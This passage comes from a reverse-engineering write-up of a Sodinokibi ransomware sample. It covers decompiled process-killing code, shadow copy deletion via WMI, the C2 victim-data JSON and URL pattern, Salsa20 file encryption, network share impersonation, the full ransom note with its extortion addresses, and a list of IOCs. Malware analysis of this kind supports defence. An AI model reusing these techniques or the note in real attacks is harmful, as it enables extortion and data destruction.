
Loop that will run active process handles through a function that will terminate them

```
iVar1 = check_if_in_prc_list(process_entry_structure + 0x24);
if (iVar1 != 0) {
    hObject = (*_sym.imp.kernel32.dll_OpenProcess)(1, 0, *(undefined4 *)(process_entry_structure + 8));
    if (hObject != 0) {
        (*_sym.imp.kernel32.dll_TerminateProcess)(hObject, 0);
        w_close_handle(hObject);
    }
}
```

Function that will take a process handle and terminate it if it's in the `prc` list

Shadow Copy Deletion

When the `-silent` switch is not present, the Sodinokibi sample will spawn a thread that will delete any shadow copies that are present on the system. It will do this by using COM Objects similar to how it kills processes and services. Sodinokibi will run the query `select * from Win32_ShadowCopy` to retrieve an `IEnumWbemClassObject` object. It will enumerate each shadow copy object using the `IEnumWbemClassObject::Next` function, grab each ID, and delete it using the `IWbemServices::Delete` function. The delete function contains a string with the shadow copy's ID in the form `Win32_ShadowCopy.ID=<ID>` as the parameter.



Function that will delete shadow copies using COM Objects

C2 Communication

When the `net` value in the configuration info is set to `true`, Sodinokibi will reach out to one of the Command and Control (C2) servers from the `dmn` list. First, it will split the list of domains by the ";" character. For each C2 in the list, Sodinokibi will build up an information string in the following format:

```
{
  "ver":"Version info (0x205, or 2.05 in this case)",
  "pid":"pid value from config",
  "sub":"sub value from config",
  "pk": "pk value from config, base64 decoded",
  "uid":"Volume Serial Number and CPU Info",
  "sk": "Private Key encrypted by the value of pk",
  "unm":"Account Username",
  "net":"Computer Name",
  "grp":"Computer Domain Name",
  "lng":"Language Used (i.e. en-us)",
  "bro":"Boolean returned by the language and keyboard check",
  "os": "Product Name",
  "bit":"Architecture Used (x32 or x64)",
  "dsk":"Base64 encoded information about the drives on the computer",
  "ext":"Generated extension used for encrypted files"
}
```

Sodinokibi will then take this JSON string and encrypt it using a third public key that is stored in the binary. It will use the same encryption method that was used to encrypt the generated secret key that was described earlier in this report. Once the JSON information is encrypted, Sodinokibi will take the C2 domain and start to build a random URL in the following form:

```
 https://<domain>/(wp-
content|static|content|include|uploads|news|data|admin)/(images|pictures|image|temp|tm
z]{2}){1,10}.(jpg|png|gif)
```

Sodinokibi will then send the data in a POST request with the following headers:

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/84.0.4147.125 Safari/537.36
Content-Type: application/octet-stream
Connection: close
```

```
arg_8h = create_info_string((int32_t)&var_4h);
if (arg_8h != 0) {
    arg_8h_00 = build_url(domain);
    if (arg_8h_00 != 0) {
        arg_8h = send_and_receive_http_data(arg_8h_00, arg_8h, var_4h, (int32_t)&var_ch, (int32_t)&var_8h);
        w_free_heap(arg_8h_00);
        if (arg_8h == 0) {
            return;
        }
    }
    w_free_heap(arg_8h);
}
```

Function that handles connection for C2 domain, with renamed functions to make it clear what the function is doing

File Encryption


To perform file encryption, Sodinokibi uses I/O Completion Ports to speed up walking the file system. This essentially allows the ransomware to create multiple threads that will wait for a file handle. Once one is sent over, the first available thread will take it and encrypt the file using the Salsa20 Algorithm.

```
iVar2 = create_io_completionport((int32_t)&var_20h_completionport_handle, 0, 0, (int32_t)completion_port_thread)
```

Code that will create a new completion port to use

Once the completion port is created, Sodinokibi will walk the local file system if the `-nolocal` command-line switch is not set. It will start by enumerating drives and checking the drive type using `GetDriveTypeW`. If the drive is valid, it will walk through the files in it using `FindFirstFileExW` and `FindFirstFileW` depending on the Windows version. It will also check each file and folder name against the `fld`, `fls`, and `ext` lists to see if it is whitelisted from being encrypted. It will also not encrypt a file if it is already marked as encrypted by the Windows File System.

If the `nolan` command-line switch is not set, then Sodinokibi will enumerate network shares. It will use `WNetOpenEnumW` and `WNetEnumResourceW` to get shares to which is can connect. To get permission to access these shares, Sodinokibi will attempt to impersonate the current user using the `ImpersonateLoggedOnUser` function. Sodinokibi will first grab the Process ID of “explorer.exe” and use that to grab the access token of the user. It can use that access token to access objects for which the user already has access.



Function that will encrypt remote drives

For every folder that Sodinokibi finds while walking the file system, it will write a ransom note to it. It will then compare a variable against the value of `rdmcnt`. If it is greater than `rdmcnt`, it will not write the note. If `rdmcnt` is equal to zero, then it will write notes in every folder regardless of the count. The count variable will then increment and the function will exit. This count variable is reset on every drive that gets encrypted, leading me to believe that the `rdmcnt` value dictates the maximum number of ransom notes Sodinokibi will write to a drive.

For each file, Sodinokibi will build a metadata structure that it will append to the end of the encrypted file. This value is part of the `lpOverlapped` structure that gets passed to the IO Completion Port. The structure can be defined as the following:

```
struct rvl_struct {
  BYTE priv_key_encrypted_w_config_pk[88],
  BYTE priv_key_encrypted_w_bin_pk[88],
  BYTE generated_pub_key[32],
  BYTE salsa20_IV,
  DWORD crc_of_pub_key,
  DWORD value_of_et,
  DWORD spsize,
  DWORD salsa20_encrypted_null_value
}
```

This structure is used to verify that the file is encrypted and is used to decrypt the file by the attacker. Using this structure, the operator can decrypt the generated private key and use that with the salsa20 IV to decrypt the file.

Once this metadata structure is set up, the file will be posted to the IO Completion Port to be encrypted by one of the spawned threads. Depending on the encryption type, Sodinokibi will either encrypt the entire file (`et` =0), only encrypt the first MB (`et` =1), or encrypt one MB of the file, skip `spsize` MBs then encrypt another MB and repeat (`et` =2). Once the file is encrypted, Sodinokibi will append the metadata blob to the end and move to the next file.

Once all files are encrypted, Sodinokibi will set the background image to display the text from the `img` value in the configuration. In this case, it will display:

```
All of your files are encrypted!

Find {EXT}-readme.txt and follow instuctions
```

Ransom Note Generation

The ransom note is stored as a Base64 encoded string in Sodinokibi's configuration under the `nbody` field. The note in this sample contains:

---=== Welcome. Again. ===---

[+] Whats Happen? [+]

Your files are encrypted, and currently unavailable. You can check it: all files on your system has extension {EXT}.
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER).

[+] Attention!!! [+]

Also your private data was downloaded.
We will publish it in case you will not get in touch with us asap.

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities - nobody will not cooperate with us. Its not in our interests.
To check the ability of returning files, You should go to our website. There you can decrypt one file for free. That is our guarantee.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the private key. In practise - time is much more valuable than money.

[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
  a) Download and install TOR browser from this site: https://torproject.org/
  b) Open our website: http://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/{UID}

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
  a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
  b) Open our secondary website: http://decoder.re/{UID}

Warning: secondary website can be blocked, thats why first variant much better and more available.


When you open our website, put the following data in the input form:
Key:

{KEY}

!!! DANGER !!!
DONT try to change files by yourself, DONT use any third party software for restoring your data or antivirus solutions - its may entail damge of the private key and, as

```
result, The Loss all data.
!!! !!! !!!
ONE MORE TIME: Its in your interests to get your files back. From our side, we (the
best specialists) make everything for restoring, but please should not interfere.
!!! !!! !!!
```

The note contains three template variables: `{UID}`, `{KEY}`, and `{EXT}`. The `{UID}` variable will correspond with the CRC of the infected computer's volume serial number and other information about the CPU. This data is used as a distinct identifier that Sodinokibi can use to keep track of the computer. The `{EXT}` value will correspond with the randomly generated extension that Sodinokibi will append to encrypted files. Finally, the `{KEY}` value is the encrypted JSON string that Sodinokibi will send to the Command and Control server. You can see how this is generated in the C2 Communication section of this post.



Function that will generate the ransom note body

Once the ransom note string is generated, Sodinokibi will write it to the filename specified in the `nname` field of the configuration, which in this sample is `{EXT}-readme.txt`. It will replace the `{EXT}` value of the filename with the randomly created extension, just like it does for the ransom note body.

Conclusion

Sodinokibi is a complex ransomware strain with many different features that the group continues to add to all the time. This latest version added the new SafeMode feature which is a smart way to bypass AV. There is definitely a lot to write about when it comes to this ransomware, and unfortunately, I could not cover it all in a single post. If you have any questions or comments about this analysis, feel free to reach out to me on my Twitter or LinkedIn.

Thanks for reading and happy reversing!

IOCs

```
SHA-256: 12d8bfa1aeb557c146b98f069f3456cc8392863a2f4ad938722cd7ca1a773b39

Registry Keys:

SOFTWARE\BlackLivesMatter\54k
SOFTWARE\BlackLivesMatter\Krdfp
SOFTWARE\BlackLivesMatter\a0w0
SOFTWARE\BlackLivesMatter\hq0G6X
SOFTWARE\BlackLivesMatter\XFx41h1r
SOFTWARE\BlackLivesMatter\x4WHjRs

Mutexes:

Global\F69C27FF-AB15-CCAA-A2D6-7F7ADA90E7E3

HTTP Headers:

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/84.0.4147.125 Safari/537.36
Content-Type: application/octet-stream
Connection: close

URL Regex:

https:\/\/[^\/]+\/(wp-
content|static|content|include|uploads|news|data|admin)\/(images|pictures|image|temp|t
[a-z]{2}){1,10}\.(jpg|png|gif)
```

ATT&CK Methodologies

ATT&CK ID	ATT&CK Technique
T1098	Account Manipulation
T1547	Boot or Logon Autostart Execution
T1548	Abuse Elevation Control Mechanism
T1134	Access Token Manipulation

ATT&CK ID	ATT&CK Technique
T1112	Modify Registry
T1027	Obfuscated Files or Information
T1083	File and Directory Discovery
T1135	Network Share Discovery
T1486	Data Encrypted for Impact
T1489	Service Stop

Malware Analysis, Sodinokibi, Ransomware, Cutter, Automation

More Content Like This: